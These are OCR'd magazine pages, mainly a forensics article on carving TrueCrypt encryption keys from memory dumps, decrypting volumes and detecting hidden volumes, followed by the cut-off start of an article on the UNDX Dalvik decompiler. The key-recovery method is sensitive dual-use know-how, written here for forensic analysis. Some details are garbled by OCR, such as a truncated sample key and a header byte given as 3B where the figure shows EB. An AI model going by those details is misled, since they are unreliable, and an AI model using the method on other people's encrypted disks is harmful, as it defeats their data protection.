As said before, data related to cryptography is stored in a CRYPTO_INFO structure. Let's look at this structure:

```
typedef struct CRYPTO_INFO_t
{
       int ea;
                                 /* Encryption al-
gorithm ID */
       int mode;
                           /* Mode of operation
(e.g., XTS) */
       unsigned __int8 ks[MAX_EXPANDED_KEY];
/* Primary key schedule (if it is a cascade,
it conatins multiple concatenated keys) */
       unsigned __int8 ks2[MAX_EXPANDED_
KEY]; /* Secondary key schedule (if cas-
cade, multiple concatenated) for XTS mode.
*/

       BOOL hiddenVolume;
             // Indicates whether the vol-
ume is mounted/mountable as hidden volume
#ifndef TC_WINDOWS_BOOT
        uint16 HeaderVersion;

        GfCtx gf_ctx;

        unsigned __int8 master_keydata[MASTER_
KEYDATA_SIZE];      /* This holds the volume
header area containing concatenated master
key(s) and secondary key(s) (XTS mode). For
LRW (deprecated/legacy), it contains the
tweak key before the master key(s). For CBC
(deprecated/legacy), it contains the IV seed
before the master key(s). */

        unsigned __int8 k2[MASTER_KEYDATA_
SIZE];                      /* For XTS, this
contains the secondary key (if cascade,
multiple concatenated). For LRW (deprecat-
ed/legacy), it contains the tweak key. For
CBC (deprecated/legacy), it contains the IV
seed. */
        unsigned __int8 salt[PKCS5_SALT_
SIZE];
        int noIterations;
        int pkcs5;
…
}
```

master_keydata and k2 contain the volume encryption keys. They are both 256 byte buffers. An interesting thing for carving is that, according to the comments, master_keydata contains both the master and the secondary keys while k2 contains only the secondary keys. Comparing the secondary keys in master_keydata and k2 gives us a good pattern for carving.

Something more interesting now: the salt used to derive the decryption keys of the volume header is stored just after these keys. Salt is a 64 bytes buffer that contains random data and is stored at the beginning of the TrueCrypt volume file. It is the only information which is public and stored plaintext in the volume file. We now have a very good pattern.

We can add more checks by verifying that noIterations, which is the number of iterations performed during PBKFD2, is 1000 or 2000. Finally, a memory analysis showed that the pkcs5 parameter seems to be always 1.

With all this information, we can certainly retrieve the CRYPTO_INFO structure easily. Actually, it is not possible to get the whole CRYPTO_INFO structure if the system has a page size of 4 kB as its size is really bigger, mainly because of the gf_ctx field used as a workspace for the Galois field operations of the XTS mode. However, experience has shown that the parameters we are looking for are always on the same page, so this is not a problem.

To find the volume encryption keys, extract its salt from the TrueCrypt volume, and search for it in the memory dump. I chose to check only the noIterations parameters to verify it is really the CRYPT_INFO structure that has been found. It worked on all my tests.

Figure 2 shows an extract of the CRYPTO_INFO structure retrieved from a memory dump.

The 64 bytes seed is highlighted in purple, immediately followed by the number of iterations (0x3E8 = 1000, so the hash used is either SHA-512 or Whirlpool). Above are the master_keydata and the k2 tables, each of them being 256 bytes long.

The first 128 bytes of master_keydata are not null, which means it contains 4 AES-256 keys. Remember that the two XTS keys are concatenated in master_keydata, so here a cascade of two algorithms is used, with:

- Algo1k1 = 10D7BE7DC797FB34248124D723BE3D8044C148889CD217022F1F836CACC345
- Algo2k1 = 14E5872E290B688D3AA29153F56D214BFD77273D1A229EBC0A05F21246AC6FF4
- Algo1k2 = F7FB16585F814EC48CC3CC9B856A163A4CAD08 B5857B46167039 B79750B29733
- Algo2k2 = D2FC1E546BF79F88076F56FAC25E046B5BA2E6D6094BE85DB9E885E420AF49B6

It can be checked that the secondary keys in the k2 array are the same as the ones in the master_keydata table.

DECRYPTING VOLUMES


Now the keys have been retrieved it is possible to directly decrypt the volume. A problem remains: the encryption algorithms are not known. In the previous example, we only know that a cascade of two algorithms was involved.

How to know which algorithms were used?

The list of the encryption algorithms is not stored in the volume: actually, TrueCrypt tries to decrypt the volume header with all the available algorithms and breaks when the header has been successfully decrypted, i.e when the two CRC-32 values are correct. In our situation, we do not decrypt the volume header, so no integrity check can help us.


When the volume is mounted, the encryption algorithms identifiers are stored in the ea field of the CRYPTO_INFO structure. Unfortunately, this field is located before the gf_ctx field, hence it might be present on another page.

Figure 2. Extract of the CRYPTO_INFOstructure retrieved from a memory dump



```
065501A0                           10 D7 BE 7D C7 97 FB 34          .×¾}Ç—û4
065501B0  24 81 24 D7 23 BE 3D 80 44 C1 48 88 9C D2 17 01  $.$×#¾=€DÁH^œÒ..
065501C0  02 2F 1F 83 6C AC C3 45 14 E5 87 2E 29 0B 68 8D  ./.ƒl¬ÃE.å‡.).h.
065501D0  3A A2 91 53 F5 6D 21 4B FD 77 27 3D 1A 22 9E BC  :¢'Sõm!Kýw'=."ž¼
065501E0  0A 05 F2 12 46 AC 6F F4 F7 FB 16 58 5F 81 4E C4  ..ò.F¬oô÷û.X_.NÄ
065501F0  8C C3 CC 9B 85 6A 16 3A 4C AD 08 B5 85 7B 46 16  ŒÃÌ›…j.:L..µ…{F.
06550200  70 39 B7 97 50 B2 97 33 D2 FC 1E 54 6B F7 9F 88  p9·—P²—3Òü.Tk÷Ÿˆ
06550210  07 6F 56 FA C2 5E 04 6B 5B A2 E6 D6 09 4B E8 5D  .oVúÂ^.k[¢æÖ.Kè]
06550220  B9 E8 85 E4 20 AF 49 B6 00 00 00 00 00 00 00 00  ¹è…ä ¯I¶........
06550230  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
06550240  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
06550250  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
06550260  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
06550270  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
06550280  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
06550290  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
065502A0  00 00 00 00 00 00 00 00 F7 FB 16 58 5F 81 4E C4  ........÷û.X_.NÄ
065502B0  8C C3 CC 9B 85 6A 16 3A 4C AD 08 B5 85 7B 46 16  ŒÃÌ›…j.:L..µ…{F.
065502C0  70 39 B7 97 50 B2 97 33 D2 FC 1E 54 6B F7 9F 88  p9·—P²—3Òü.Tk÷Ÿˆ
065502D0  07 6F 56 FA C2 5E 04 6B 5B A2 E6 D6 09 4B E8 5D  .oVúÂ^.k[¢æÖ.Kè]
065502E0  B9 E8 85 E4 20 AF 49 B6 C7 11 DB BF 68 9A 8A 06  ¹è…ä ¯I¶Ç.Û¿hšŠ.
065502F0  86 59 A8 FF 03 8A 9B E2 82 BF 37 3F 66 5C 50 7D  †Y¨ÿ.Š›â‚¿7?f\P}
06550300  D1 F8 FE B0 51 D4 26 F6 00 00 00 00 00 00 00 00  Ñøþ°QÔ&ö........
06550310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
06550320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
06550330  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
06550340  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
06550350  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
06550360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
06550370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
06550380  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
06550390  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
065503A0  00 00 00 00 00 00 00 00 D2 B6 81 35 76 FD EE 5B  ........Ò¶.5výî[
065503B0  83 FB 3F 50 D3 F4 67 05 84 54 5A 94 80 3E 8D 0B  ƒû?PÓôg.„TZ”€>..
065503C0  CF 21 26 60 DF BD DD 62 4E D9 77 7C FB 0D D3 81  Ï!&`ß½ÝbNÙw|û.Ó.
065503D0  BD 98 53 1B 06 14 94 F8 D1 89 DC 8A 7F 84 7C FD  ½˜S...”øÑ‰ÜŠ.„|ý
065503E0  EC 6D 6B 00 F3 D0 F6 C1 E8 03 00 00              ìmk.óÐöÁè.
```

Figure 3. Header of a FAT32 partition



```
00000000  EB 3C 90 4D 53 44 4F 53 35 2E 30 00 02 01 02 00  ë<.MSDOS5.0.....
00000010  02 00 02 00 0E F8 0B 00 01 00 01 00 00 00 00 00  .....ø..........
```

The retained solution is to decrypt the first sector of the encryption volume, located just after the volume header, and to check if it is a FAT32 or NTFS volume header. Using master_keydata, we know how many algorithms are used in cascade. Here are the available algorithms sorted according to the number of cipher involved:

- 1 cipher:
  - o AES
  - o Twofish
  - o Serpent
- 2 ciphers:
  - o AES-Twofish
  - o Serpent-AES
  - o Twofish-Serpent
- 3 ciphers:
  - o AES-Twofish-Serpent
  - o Serpent-Twofish-AES

Hence, bruteforce has to be done on at most three possible candidates. A valid header starts with 3B and has an identifier at offset 3 (MSDOS5.0 here).

Detecting hidden volumes

Looking at the CRYPTO_INFO structure gives another interesting results : remember that TrueCrypt can create hidden volumes, and that there is no way to know there is a hidden volume all volumes are dismounted.

This is different when the volume is still mounted.

`volDataAreaOffset` specifies the position of the first data sector of the volume. When a normal volume is mounted, this value is always 0x20000, which is the offset just after the two headers. When a hidden volume is mounted, this value will be different. This characteristic can be used to determine if the retrieved keys are for the normal or the hidden volume.

What is more interesting is that when a user mounts a normal volume that contains a hidden volume, and wants to protect the data in the hidden volume, he enters the two passwords. In this case, the normal volume has the same size as before, but TrueCrypt prevents the hidden volume area to be written. To remember this option, a `bProtectHiddenVolume` flag is set in the `CRYPTO_INFO` structure. This proves the existence of a hidden volume.

THE TOOLS

A tool has been developed to retrieve the encryption keys from the memory dump. It searches for the volume salt, checks if it is inside a `CRYPTO_INFO` structure, and dumps the keys.

Another tool decrypts the whole volume using the encryption keys previously retrieved. The goal is to analyze the volume using your favorite forensics tools without mounting it with Windows (volume could be slightly modified, which is bad for a legal forensics analysis).

Finally, a third tool writes a custom volume header, using a chosen password, that contains the encrypted encryption keys. It allows you to mount the volume using a fake password if altering the volume is not important.

Tools could have used the TrueCrypt source code but I preferred to develop them in Python, mainly because of the several tools needed to compile TrueCrypt. The base code comes from a great blog post[1] and has been adapted for TrueCrypt 6/7.

The original code was mainly for learning purposes and was very slow: cryptographic routines were all written in Python. The worst part was the implementation of the XTS mode that requires computations in $GF(2^{128})$; these computations were not optimized at all, which allowed us to understand how it worked, but made the tool completely unusable in real world.

No crypto library implemented all the hash and encryption primitives used by TrueCrypt. I often use PyCrypto, then I decided to add the missing algorithms: Serpent, Twofish, Whirlpool and SHA-512. The SHA-512 module is a simple wrapper for hashlib; the other algorithms have been written in C using the linux kernel sources.

XTS mode has been written in Python and is way faster than the previous implementation.

CONCLUSION

The method shown here is not very technical. Finding keys in memory is rather easy, because of the presence of the volume salt near the encryption key. Nevertheless, it is a useful tool!

Code and PyCrypto patches are available at *http://code.google.com/p/truedecrypt/*. •

>>BIBLIOGRAPHY

[TCPYTHON] Björn Edström., TrueCrypt explained (TrueCrypt 5 update), 2008 *http://blog.bjrn.se/2008/02/truecrypt-explained-truecrypt-5-update.html*


[COLDBOOT] J. Alex Halderman, Seth D. Schoen, Nadia Heninger, William Clarkson, William Paul, Joseph A. Calandrino, Ariel J. Feldman, Jacob Appelbaum, and Edward W. Felten (2008-02-21). Lest We Remember: Cold Boot Attacks on Encryption Keys. Princeton University. *http://citp.princeton.edu/memory/*.

[FIREWIRE] D. Aumaitre. A little journey inside Windows memory, 2008, Hack.lu *http://esec-lab.sogeti.com/dotclear/public/publications/08-hacklu-memory.pdf*

[PCI] C. Devine, G. Vissian. Compromission physique par le bus PCI, 2009, SSTIC *http://actes.sstic.org/SSTIC09/Compromission_physique_par_le_bus_PCI/SSTIC09-article-C-Devine-G-Vissian-Compromission_physique_par_le_bus_PCI.pdf*

>>REFERENCES

[1] TrueCrypt explained (TrueCrypt 5 update) - http://blog.bjrn.se/2008/02/truecrypt-explained-truecrypt-5-update.html



READERS' CHOICE

Reconstructing Dalvik Applications using UNDX

By Marc Schönefeld

As a reverse engineer I have the tendency to look in the code that is running on my mobile device. I am coming from a JVM background, so I wanted to know what Dalvik is really about. Additionallay I Wanted to learn some yet another bytecode language, so Dalvik attracted my attention while sitting on a boring tax form. As I prefer coding to doing boring stuff, I skipped the tax declaration and coded the UNDX tool, which will be presented in the following paragraphs.

WHAT IS DALVIK

Dalvik is the runtime that runs userspace Android applications. It was invented by Dan Bornstein, a very smart engineer at Google, and he named it after a village in Iceland. Dalvik is register-based and does not runs java bytecode. It runs it's own bytecode dialect which is executed by this Non-JVM runtime engine, see the comparison in *Table 1*.

Table 1: Dalvik vs. JVM

	Dalvik	JVM
Architecture	Register	Stack
OS-Support	Android	Multiple
RE-Tools	Few	Many
Executables	APK	JAR
Constant-Pool	per Application	per Class

DALVIK DEVELOPMENT PROCESS

Dalvik apps are developed using java developer tools on a standard desktop system, like eclipse (see Figure 1) or Netbeans IDE. The developer compiles the sources to java classes (as with using the javac tool). In the following step he transform the classes to the dalvik executable format (dx), using the dx tool, which results in the classes.dex file. This file, bundled with meta data (manifest) and media resources form a dalvik application, as a 'apk' deployment unit. An APK-file is transferred to the device or an emulator, which can happen with adb, or in most end-user cases, as download from the android market.

Figure 1: Dalvik Development environment

DALVIK RUNTIME LIBRARIES

A dalvik developer can choose from a wide range of APIs, some known from Java DK, and some are Dalvik specific. Some of the libraries are shown in Table 2.

Table 2: Dalvik APIs

	Dalvik	JVM
java.io	Y	Y
java.net	Y	Y
android.*	Y	N
com.google.*	Y	N
javax.swing.*	N	Y

DALVIK DEVELOPMENT FROM A REVERSE ENGINEERING PERSPECTIVE

PERSPECTIVES

Dalvik applications are available as apk files, no source included, so you buy/download a cat in the bag. Typical questions during reverse engineering of dalvik applications are find out, whether the application contains malicious code, like ad/spyware, or some phone home functionality that sends data via a hidden channel to the vendor. Additionally one could query whether an application or the libraries it statically imports (in it's APK container) has unpatched security holes, which means that the dex file was generated from vulnerable java code. A third reverse engineering perspective would check whether the code contains copied parts, which may violate GPL or other license agreements.

WORKFLOW

Dalvik programmers follow a reoccurring workflow when coding their applications. In the default setup this involves javac, dx. There is no way back to java code once we compiled the code (see Figure 2). This differs from the java development model, where a decompiler is in the toolbox of every programmers. Our tool UNDX fills this gap, as shown in see Figure 3.

Figure 2: Default development process





Figure 3: Development process with undx



DESIGN CHOICES

Undx main task is to parse dex file structures. So before coding the tool there was a set of major design questions to be decided. The first was about the reuse grade of the parsing strategy, the second one was the library choice for generating java bytecode.

PARSING DEX FILES


DESIGN

The dexdump tool of the android SDK can perform a complete dump of dex files, it is used by UNDX, *Table 3* lists the parameters that influenced the design of the parser. The decision was to use as much of useable information from dexdump, for the rest we parse the dex file directly. *Figure 4* shows useful dexdump output, which is relatively easy to parse, compared to native Dex structures. On the other hand there are frequent omissions in the output of dexdump, such as the dump of array data (as in *Figure 5*).

Table 3: Parsing strategy


	dexdump	parsing directly
Speed	Time advantage, do not have to write everything from	Direct access to binary structures (arrays, jump tables)
Control	dexdump has a number of nasty bugs	Immediate fix possible
Available info	Filters a lot	All you can parse

Figure 4: Dexdump output




```
  #1              : (in LUnDxTest;)
    name          : 'main'
    type          : '([Ljava/lang/String;)V'
    access        : 0x0009 (PUBLIC STATIC)
    code          -
    registers     : 3
    ins           : 1
    outs          : 2
    insns size    : 20 16-bit code units
00024c:                    |[00024c] UnDxTest.main:([Ljava/lang/String;)V
00025c: 2200 0200          |0000: new-instance v0, LObj; // class@0002
000260: 7010 0000 0000     |0002: invoke-direct {v0}, LObj;.<init>:()V // method@0000
000266: 1251               |0005: const/4 v1, #int 5 // #5
000268: 6e20 0200 1000     |0006: invoke-virtual {v0, v1}, LObj;.doit:(I)V // method@0002
00026e: 1301 ff00          |0009: const/16 v1, #int 255 // #ff
000272: 6e20 0200 1000     |000b: invoke-virtual {v0, v1}, LObj;.doit:(I)V // method@0002
000278: 1301 f000          |000e: const/16 v1, #int 240 // #f0
00027c: 6e20 0200 1000     |0010: invoke-virtual {v0, v1}, LObj;.doit:(I)V // method@0002
000282: 0e00               |0013: return-void
```

Figure 5: Dexdump array dump output



```
name          : "<clinit>"
type          : "()V"
access        : 0x10008 (STATIC CONSTRUCTOR)
code          -
registers     : 1
ins           : 0
outs          : 0
insns size    : 34 16-bit code units
000310:                                  |[000310] MD5.<clinit>:()V
000320: 1200                             |0000: const/4 v0, #int 0 // #0
000322: 6900 0200                        |0001: sput-object v0, LMD5;.md5:LMD5; // field@0002
